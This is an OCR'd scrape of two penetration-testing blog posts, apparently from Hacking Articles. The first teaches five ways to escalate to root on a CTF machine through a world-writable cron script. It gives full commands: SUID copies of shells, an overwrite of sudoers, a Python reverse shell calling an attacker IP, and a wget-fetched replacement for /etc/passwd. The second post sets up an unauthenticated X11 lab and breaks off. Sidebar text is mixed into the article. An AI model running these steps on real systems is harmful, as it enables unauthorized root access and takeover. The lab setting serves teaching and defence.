Multiple Ways to Get root through Writable File

posted in **PENETRATION TESTING** on **JUNE 10, 2018** by **RAJ CHANDEL** with **3 COMMENTS**

In Linux everything is a file, including directories and devices that have permissions to allow or restricted three operations i.e. read/write/execute. When admin set permission for any file, he should be aware of Linux users to whom he is going allow or restrict all three permissions.

In this article, we are going to discuss Linux privilege escalation through writable file/script. To know more about Linux system permission to read this article.

Table of content

- Escalate root via writable script in 5 different methods
- Copy /bin/sh inside /tmp
- Set SUID bit for /bin/dash


- Give ALL permission to logged user through sudoers
- Set SUID bit for /bin/cp
- Malicious code for reverse connection.

Let's start!!!

Start yours attacking machine and first compromise the target system and then move to privilege escalation stage. Suppose I successfully login into victim's machine through ssh and access non-root user terminal. Then by using the following command, we can enumerate all binaries having writable permission.

```
find / -writable -type  f 2>/dev/null | grep -v "/proc/"
```

As you can observe that it has shown a python file which is stored inside /lib/log. When we explored that path we notice permission 777 for sanitizer.py



So here the following script was added by admin to cleanup all junk file from inside /tmp and these type of files depends upon specific time interval for executions.

Now if an attack identify such types of situation in victim's machine then he can destroy his system by escalating root privileges in following ways

```
wernerbrandes@skydogctf:/lib/log$ cat sanitizer.py
#!/usr/bin/env python
import os
import sys

try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
wernerbrandes@skydogctf:/lib/log$
```


1st Method

There so many methods to gain root access as in this method we copied /bin/sh inside /tmp and enabled SUID for /tmp/sh. It is quite simple, first, open the file through some editor for example nano sanitizer.py and replace **"rm -r /tmp/*"** from the following line as given below

```
1 os.system('cp /bin/sh /tmp/sh')
2 os.system('chmod u+s /tmp/sh')
```

```
  GNU nano 2.2.6                File

#!/usr/bin/env python
import os
import sys
try:
        os.system('cp /bin/sh /tmp/sh')
        os.system('chmod u+s /tmp/sh')

except:
        sys.exit()
```


After some time it will create an sh file inside /tmp directory having SUID permission and when you will run it you will give root access.


```
1 cd /tmp
```

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

```
ls
./sh
id
whoami
```


As you can confirm this from given below image.



2nd Method

Similarly, you can also replace **"rm -r /tmp/*"** from the following line as given below.

```
os.system('chmod u+s /bin/dash)
```



After some time it will set SUID permission for /bin/dash and when you will run it will give root access.

```
/bin/dash
id
whoami
```

As you can confirm this from given below image.

Articles

Select Month

Facebook Page

Be the first of your friends to like this

```
wernerbrandes@skydogctf:/lib/log$ /bin/dash
$ id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) groups=1001(wernerbrandes)
$ exit
wernerbrandes@skydogctf:/lib/log$ /bin/dash
# id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) euid=0(root) groups=0(root),1001(werne
rbrandes)
#
```


3rd Method

In this method we have pasted python reverse shell connection code at place of **rm -r /tmp/*** and start netcat listener in a new terminal.

```
wernerbrandes@skydogctf:/lib/log$ cat sanitizer.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("192.168.1.103",1234));os.dup2(s.fileno(),0); os.dup
2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i
"]);
wernerbrandes@skydogctf:/lib/log$
```

And as said above after some time we got the reverse connection through netcat and root access.


```
1 nc -lvp 1234
2 id
3 whoami
```



As you can confirm this from given below image.

4th Method

Another most interesting method is to give sudo right to the logged users by making him suoders file member. If you will notice below image then you can ensure that currently usre: wernerbrandes may not run sudo command.



Similarly you can also replace **"rm -r /tmp/*"** from following line as given below.

```
1 | os.system('echo "wernerbrandes ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers'
```

```
GNU nano 2.2.6                File: sanitizer.py

#!/usr/bin/env python
import os
import sys
try:
        os.system('echo "wernerbrandes ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers')
except:
        sys.exit()
```


And after some time, when you will type “sudo -l” command then you will notice, it becomes the member of sudo users. To take root access type “sudo bash” and enjoy the root access.

```
sudo -l
sudo bash
id
```


5th Method

As we all know how much important role play by passwd in any linux -like system and if an attacker gets chance to modify this file, it becomes a dynamic way of privilege escalation.

Similarly, we will try something like this BUT with help of the writable script, here by using cat command we can etc/passwd file.


Here you can observe the highlighted entry for user: nemo records, as per my guessing UID:1000 & GID:1000 indicates it would be a member of admin group.

However, we want to edit nemo record to make him a member of root, therefore, select the whole content of etc/passwd and copy it and then paste into empty text file.




After then in a new terminal generate a salt password with help of openssl as shown and copy it.

openssl passwd -1 -salt abc 123



Now paste above-copied salt password at the place of “X” in the record entry of user nemo and also change previous UID&GID with **0:0** as shown in the given image. Once above said all steps are completed save the text file as “**passwd**” because when you will transfer this file to victim’s machine it will overwrite the content of original passwd file.


```
cd Desktop
python -m SimpleHTTPServer 80
```



Now taking advantage of writable script replace **“rm -r /tmp/*”** from the following line as given below.


```
1 | os.system(‘chmod u+s /bin/cp)
```

After some time it will enable SUID bit for /bin/cp to copy any file.



Now download your modified passwd file inside /tmp directory of victim's machine. Let's check whether SUID bit gets enabled for /bin/cp or not with help of the following command after then copy modify passwd file into /etc/passwd with help of cp command which will overwrite the content of original passwd file.


```
cd /tmp
wget http://192.168.1.103/passwd
ls -al /bin/cp
cp passwd /etc/passwd
```



Now let confirm whether we have successfully manipulated the content of passwd file or not with help of the following command.

tail /etc/passwd

Wonderful!!! You can observe the following changes has now become the part of passwd file.



Now let take root access by executing following command:

```
su nemo
password 123
whoami
```

So today we have demonstrated how an attacker can lead to privilege escalation through the writable file.

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Penetration Testing on X11 Server

posted in **PENETRATION TESTING** on **JUNE 10, 2018** by **RAJ CHANDEL** with **0 COMMENT**

X is an architecture-independent system for remote graphical user interfaces and input device capabilities. Each person using a networked terminal has the ability to interact with the display with any type of user input device.

Source: Wikipedia

In most of the cases the X's Server's access control is disabled. But if enabled, it allows anyone to connect to the server. This Vulnerability is called X11 Server Unauthenticated Access Open. You can get more information form here.


For a proper demonstration, we will have to create up a Lab with this Vulnerability.

Lab Setup

We will use Ubuntu 14.04 system for this Vulnerable Lab setup. After the basic installation of the Ubuntu Server, we will focus on locating the “lightdm.conf” file. The Location of this file is: /etc/lightdm/lightdm.conf. But if you can’t seem to find this at that location, you can get it for yourself from here.

To edit the file, we will use gedit.

gedit /etc/lightdm/lightdm.conf



To create the vulnerability, we will uncomment the following line:

xserver-allow-tcp=true


*lightdm.conf ×

```
#
# type = Seat type (local, xremote, unity)
# pam-service = PAM service to use for login
# pam-autologin-service = PAM service to use for autologin
# pam-greeter-service = PAM service to use for greeters
# xserver-backend = X backend to use (mir)
# xserver-command = X server command to run (can also contain
arguments e.g. X -special-option)
# xmir-command = Xmir server command to run (can also contain
arguments e.g. Xmir -special-option)
# xserver-config = Config file to pass to X server
# xserver-layout = Layout to pass to X server
xserver-allow-tcp = True if TCP/IP connections are allowed to this X
server
# xserver-share = True if the X server is shared for both greeter
and session
# xserver-hostname = Hostname of X server (only for type=xremote)
# xserver-display-number = Display number of X server (only for
type=xremote)
# xdmcp-manager = XDMCP manager to connect to (implies xserver-allow-
```

Plain Text ▾ Tab Width: 8 ▾ Ln 56, Col 76 INS

Now that we have made changes in the conf file, to make them come in effect, we will restart the lightdm service


command: service lightdm restart



Now when the lightdm service restarts, we will disable the access control. This will allow clients on the network to get connected to the server.

command: xhost +


And That's it. We have successfully created the X11 Vulnerable Server.



Penetration Testing of X11 Server

To begin the Penetration Testing, we will start with the nmap scan.

nmap -sV 192.168.1.109




As we can see from the screenshot that we have the TCP port 6000 open on the Server (192.168.1.109). Also, it is running the X11 service on that port.

Nmap have a script, which checks if the attacker is allowed to connect to the X Server. We can check if the X Sever allows us the connection as shown below.

```
nmap 192.168.1.109 -p 6000 --script x11-access
```

We can clearly see from the screenshot provided that the X Server allows us the access.



XWININFO

This is the built-in utility in Kali, it shows the windows information for X Service. In Penetration Testing, xwininfo can be used to get the information about the windows opened on the target system.

